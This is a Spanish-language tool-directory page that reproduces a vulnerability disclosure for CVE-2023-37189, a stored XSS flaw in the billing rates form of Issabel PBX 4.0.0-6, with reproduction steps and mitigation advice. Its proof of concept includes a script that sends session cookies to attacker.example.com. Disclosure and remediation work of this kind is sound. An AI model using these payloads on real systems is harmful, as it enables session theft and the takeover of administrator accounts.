
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/sahiloj/cve-2023-37189
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de PenetraciónAprendizaje y Educación
GitHubsahiloj/cve-2023-37189

CVE-2023-37189

Existe una vulnerabilidad de Cross-Site Scripting (XSS) almacenado en Issabel PBX versión 4.0.0-6 dentro de la página de gestión de Tarifas de Facturación (index.php?menu=billing_rates).

Ver Repositorio
1118hace 9 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    297

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2023-37189 — Issabel PBX 4.0.0-6 Cross-Site Scripting (XSS) Almacenado

CVE Severity Type Vendor


Resumen

CampoDetalles
ID CVECVE-2023-37189
VulnerabilidadCross-Site Scripting (XSS) Almacenado
Producto AfectadoIssabel PBX 4.0.0-6
URL Afectadaindex.php?menu=billing_rates
Campos Vulnerableslos campos Name y Prefix del módulo Create New Rate
SeveridadMedia (CVSS 3.1 Puntuación Base: 6.1 — AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N)
Fecha de Reporte07 de julio de 2023
Descubierto PorSahil Ojha
Probado EnWindows
Página del Proveedorhttps://www.issabel.org/
Código Fuentehttps://github.com/IssabelFoundation/issabelPBX

Descripción

Existe una vulnerabilidad de Cross-Site Scripting (XSS) Almacenado en Issabel PBX versión 4.0.0-6, dentro de la página de gestión de tarifas de facturación (index.php?menu=billing_rates).

Issabel PBX es una plataforma de comunicaciones unificadas de código abierto ampliamente utilizada, construida sobre FreePBX/Asterisk. Su funcionalidad Billing → Rates (Facturación → Tarifas) permite a los administradores definir entradas de tarifas de llamadas con un Name (nombre) y Prefix (prefijo) personalizados. Debido a una sanitización insuficiente de las entradas y a una codificación deficiente de las salidas, un atacante autenticado puede inyectar HTML o JavaScript arbitrario en cualquiera de los dos campos. El script malicioso se almacena de forma persistente en la base de datos de la aplicación y se ejecuta automáticamente en el navegador de cualquier usuario que visite posteriormente la página de tarifas — incluidos otros administradores — sin necesidad de interacción adicional.

Esta clase de vulnerabilidad es especialmente peligrosa en los paneles de administración porque:

  • Puede utilizarse para secuestrar las cookies de sesión de otros administradores, lo que conduce a la toma de control total de la cuenta.
  • Permite ataques de phishing al modificar la apariencia de la página que se muestra a las víctimas.
  • Puede facilitar el robo de tokens CSRF, el keylogging (registro de pulsaciones) o la redirección a sitios maliciosos.
  • El payload persiste hasta que se elimina explícitamente, lo que significa que puede afectar a un número ilimitado de víctimas con el tiempo.

Detalles de la Vulnerabilidad

  • Tipo de Vulnerabilidad: Cross-Site Scripting (XSS) Almacenado (Persistente) (CWE-79)
  • Vector de Ataque: Red
  • Autenticación Requerida: Sí (usuario autenticado con privilegios bajos o cuenta de administrador)
  • Interacción del Usuario: Requerida (la víctima debe visitar la página de tarifas de facturación)
  • Alcance: Cambiado (el atacante puede afectar las sesiones de navegador de otros usuarios)
  • Causa Raíz: Ausencia de codificación HTML / sanitización de salida en los campos Name y Prefix al renderizar los valores almacenados de nuevo en la página.

Prueba de Concepto

Los siguientes payloads, al introducirse en el campo Name o Prefix del formulario Create New Rate, demuestran la vulnerabilidad:

Alerta básica (comprobación de funcionalidad):

<script>alert('XSS')</script>

Robo de cookies de sesión (reemplace attacker.example.com con un servidor de su propiedad y que esté autorizado a utilizar — nunca apunte a usuarios o sistemas reales):

<script>document.location='https://attacker.example.com/steal?c='+document.cookie</script>

Payload basado en imagen con onerror (bypass de WAF):

⚠️ Nota: Estos payloads se proporcionan estrictamente con fines educativos y de investigación en seguridad. Obtenga siempre la autorización escrita adecuada antes de realizar pruebas en cualquier sistema que no le pertenezca.


Pasos para Reproducir

  1. Inicie sesión en la interfaz web de Issabel PBX utilizando una cuenta de administrador.

  2. Navegue hasta Reports → Billing → Rates (URL: index.php?menu=billing_rates).


  3. Haga clic en "Create New Rate" e introduzca un payload XSS diseñado en el campo Prefix o Name.
    Paso 2 – Inyectando el payload en los campos Name/Prefix

  4. Haga clic en Save (Guardar). El payload queda almacenado en la base de datos.

  5. Cualquier usuario (incluidos otros administradores) que visite la página de tarifas de facturación hará que el script se ejecute automáticamente en su navegador.


    Paso 3 – El payload se ejecuta al cargar la página

    Paso 3 – Cookie de sesión capturada


Impacto

  • Secuestro de Sesión: Los atacantes pueden robar cookies de sesión y suplantar a otros usuarios o administradores.
  • Escalada de Privilegios: Al secuestrar una sesión de administrador, un atacante con privilegios bajos puede obtener el control administrativo total.
  • Exfiltración de Datos: La información sensible visible en la página puede exfiltrarse silenciosamente.
  • Puerta Trasera Persistente: El payload permanece activo hasta que se elimina manualmente, lo que lo convierte en una amenaza persistente.

Mitigación / Remediación

Se recomienda al proveedor y a los administradores de sistemas aplicar las siguientes contramedidas:

  1. Codificación de Salida: Aplique codificación HTML sensible al contexto al renderizar los valores almacenados de vuelta en la página HTML (por ejemplo, use htmlspecialchars() en PHP con ENT_QUOTES). Esta es la defensa principal y más fiable contra el XSS.
  2. Validación de Entradas: Como medida secundaria de defensa en profundidad, rechace o sanitice en el lado del servidor las entradas proporcionadas por el usuario. Elimine o codifique los caracteres especiales HTML (<, >, ", ', &) antes de almacenar los datos. Tenga en cuenta que la validación de entradas por sí sola puede ser evadida y no debe utilizarse como único control.
  3. Política de Seguridad de Contenido (CSP): Implemente una cabecera HTTP Content-Security-Policy estricta para restringir la ejecución de scripts en línea.


  4. Firewall de Aplicaciones Web (WAF): Utilice un WAF con reglas de detección de XSS como medida de defensa en profundidad.
  5. Auditorías de Seguridad Periódicas: Realice revisiones de código y pruebas de penetración periódicas en todos los campos de entrada controlados por el usuario.

Referencias

Descargar herramienta




